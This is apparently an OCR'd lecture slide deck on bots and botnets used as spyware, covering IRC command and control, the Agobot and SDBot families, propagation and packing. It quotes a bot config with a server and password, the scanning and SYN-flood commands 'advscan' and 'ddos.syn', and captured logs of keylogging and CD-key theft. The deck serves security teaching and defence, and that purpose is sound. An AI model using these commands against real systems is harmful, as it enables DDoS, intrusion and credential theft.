

Spyware in the Form of Bots

Learning more about identity theft

Thorsten Holz




RWTH AACHEN
RHEINISCH-WESTFÄLISCHE TECHNISCHE HOCHSCHULE AACHEN




Outline

- Introduction
  - Introduction to bots & botnets
- Bots as spyware
- Defense mechanisms
- Conclusion



Introduction

- Autonomous spreading malware attacks system, e.g., recent Zotob incident
- After a successful compromise, most often a "bot" is installed on the system
- Attacks against systems running Windows
- But also attacks against other OS possible



Background: bots

The Jargon File, version 4.4.7:


```
bot: n  [common on IRC, MUD and among gamers; from
                                "robot"]

 1. An IRC or MUD user who is actually a program. On IRC,
typically the robot provides some useful service.Examples
are NickServ, which tries to prevent random users from
adopting nicks already claimed by others, and MsgServ,
which allows one to send asynchronous messages to be
delivered when the recipient signs on.

[...]
```

Background: bots


- Historically, the first bots were programs used in Internet Relay Chat (IRC)
- React at events in IRC channels and offer services, e.g. *ChanServ* or *Eggdrop*
- Malicious bots started to evolve →"IRC wars"
  - First Distributed Denial-of-Service (DDoS) attacks



Background: bots

- In the last years, malicious behaving bots (also *zombie* or *drone*) became commonplace
- A "bot" is nowadays a remote control program loaded on a computer after compromise
- Popular species:
  - Agobot, Phatbot, ...
  - SDBot, RBot, Mytob, Zotob, ...
  - Thousand others



Finder File Edit View Go Window Help
demo
Macintosh HD
Bot-Demo
Thorsten Holz • Laboratory for Dependable Distributed Systems
RWTH AACHEN



Background: bots

- Three characteristics
  - Remote control facility
  - Implementation of several commands (e.g. DDoS and information theft)
  - Spreading mechanism to propagate further (e.g. exploiting vulnerabilities or password-guessing)

Thorsten Holz: "A Short Visit to the Bot Zoo", IEEE Security & Privacy, Vol. 3, No. 3, pp 76-79




Bots: remote control

- Usage of IRC for Command & Control (C&C)
- Communication via HTTP/DNS/other protocols, e.g. http://XXX.59.143.YYY/cgi-bin/get.cgi?port=4260&ID=866592496&OS=WindowsME&CONN=LAN&TIME=11:28:55&new=true&kent_new=true
- Using covert channels, e.g. hiding information within images
- Near future: P2P-based communication


Bots: remote control

C:#dagoth:sixthhouse
S:irc.server.com:20325:crushdepth
O:*xen*!*@*!warhell
O:*w33t*!*@*!warhell
E:Hj6TfMk7*(gC%




Bots: commands

- At least two types of commands
  - DDoS attacks (e.g. SYN- and ACK-flooding, or spidering attacks)
  - Update mechanism
- Other popular commands
  - SOCKS proxy
  - Keylogger or other identity theft
  - ...




Bots: propagation

- Bots are similar to worms
  - Propagation via exploiting of vulnerabilities in Windows (e.g. DCOM, LSASS, Plug and Play, ...)
  - Propagation via network shares and weak passwords
  - Propagation using P2P-based programs



Bots: others

- Most bots are packed to somehow hide themselves
  - UPX
  - Morphine
  - ...
- Anti-debugging mechanisms




Agobot

- Probably best known bot
- Agobot/Gaobot/Phatbot/Forbot/Xtrmbot/...
- Written in C++, cross-platform capabilities
- Written by a young German :-)
- Uses libpcap & PCRE, hiding via NTFS's Alternate Data Streams, speed-test upon start, anti-debugging mechanisms, ...


Agobot-Demo

Thorsten Holz • Laboratory for Dependable Distributed Systems
RWTH AACHEN




SDBot

- Probably most spreading bot
- SDBot/RBot/UrBot/UrXBot/Spybot/...
- Written in C, thousands of variants
- Not as sophisticated as Agobot, but quite popular due to easy usage
- New exploits/features are integrated fast



Other bots

- mIRC-based bots
- Xot/XT Bot
- Spybot
- Bobax
- Q8Bot
- 4x10m
- gupt
- ...




Background: botnets


- Bots can be incorporated in network of compromised machines → "botnet"
- **Botnet**:
  "Network of compromised machines that can be remotely controlled by an attacker"
- Typical size between several hundred and tens of thousand bots
- One of the biggest threat to the Internet community today

Communication flow

- Typical communication flow using central IRC server for Command & Control (C&C)




- *advscan lsass 200 5 0 -b*
- *ddos.syn XXX.XXX.XXX.XXX 80 600*



irssi log

```
--- Log opened Sat Jul 09 13:27:58 2005
13:27 -!- DE|273291 [~opsdwk@XXX.XXX.XXX.r97=] has joined #f33l
13:27 -!- Irssi: #f33l: Total of 3127 nicks [1 ops, 0 halfops, 0
voices, 3126 normal]
13:28 -!- Irssi: Join to #f33l was synced in 3 secs
13:28 -!- KOR|153199 [~bzljunh@211.202.172.Cu728=] has joined #f33l
13:28 < KOR|153199> [SCAN]: Random Scanner Avviato : 211.202.x.x:135
delay  3 secondi  0 usato 200 threads.
13:28 -!- KOR|239522 [~znoeklt@211.202.172.5Y8=] has quit [Connection
reset by peer]
13:28 -!- USA|259239 [~ohpzofu@222.100.120.ih66=] has quit [Connection
reset by peer]
13:28 -!- KOR|702880 [~stjftd@222.100.120.ih66=] has joined #f33l
13:28 < KOR|702880> [SCAN]: Random Scanner Avviato : 222.100.x.x:135
delay  3 secondi  0 usato 200 threads.
13:28 -!- DE|213529 [~icqvfbtu@59.17.44.fp383=] has quit [Connection
reset by peer]
13:28 -!- FR|328003 [~dvkbzs@59.17.44.fp383=] has joined #f33l
13:28 < FR|328003> [SCAN]: Random Scanner Avviato : 59.17.x.x:135
delay  3 secondi  0 usato 200 threads.
13:28 -!- USA|262324 [~tfcdjesi@=E8oxaw-ldfh854.dialup.mindspring.com]
has joined #f33l
```

Kiddie botnet



Spying with Bots

How they can be used as Spyware


Introduction

- Incident in May 2005 in Israel
  - Several companies are suspected to have used malware to steal sensitive information from rivals
    - Targeted attack
    - Stealing of spreadsheets, screenshots, ...
    - Transfer via FTP
- *Could your company handle such an attack?*

Keylogger


- Most severe threat
- Attacker can see everything the victim does
- Example
- Attacker spies on innocent victim

```
<@controller> .keylog on
<+[UNC]68395> [KEYLOG]: (Changed Windows: MSN Messenger)
<+[UNC]68395> [KEYLOG]:hi!(Return) (Changed Windows: Harry )
<+[UNC]68395> [KEYLOG]: (Changed Windows: Google -Microsoft IE)
<+[UNC]68395> [KEYLOG]:nasa start(Return) (Microsoft IE)
```



Stealing of contacts


- Search through victim's contact list
  - Targeted spam / phishing mails
  - Using social network of victim
    - Social engineering
- Search through AOL contacts
  - Similar attacks possible



CD keys

- Locate CD keys on victim's hard disc
  - Use these credentials or sell them
- Searching for arbitrary registry keys

```
<@controller> .getcdkeys
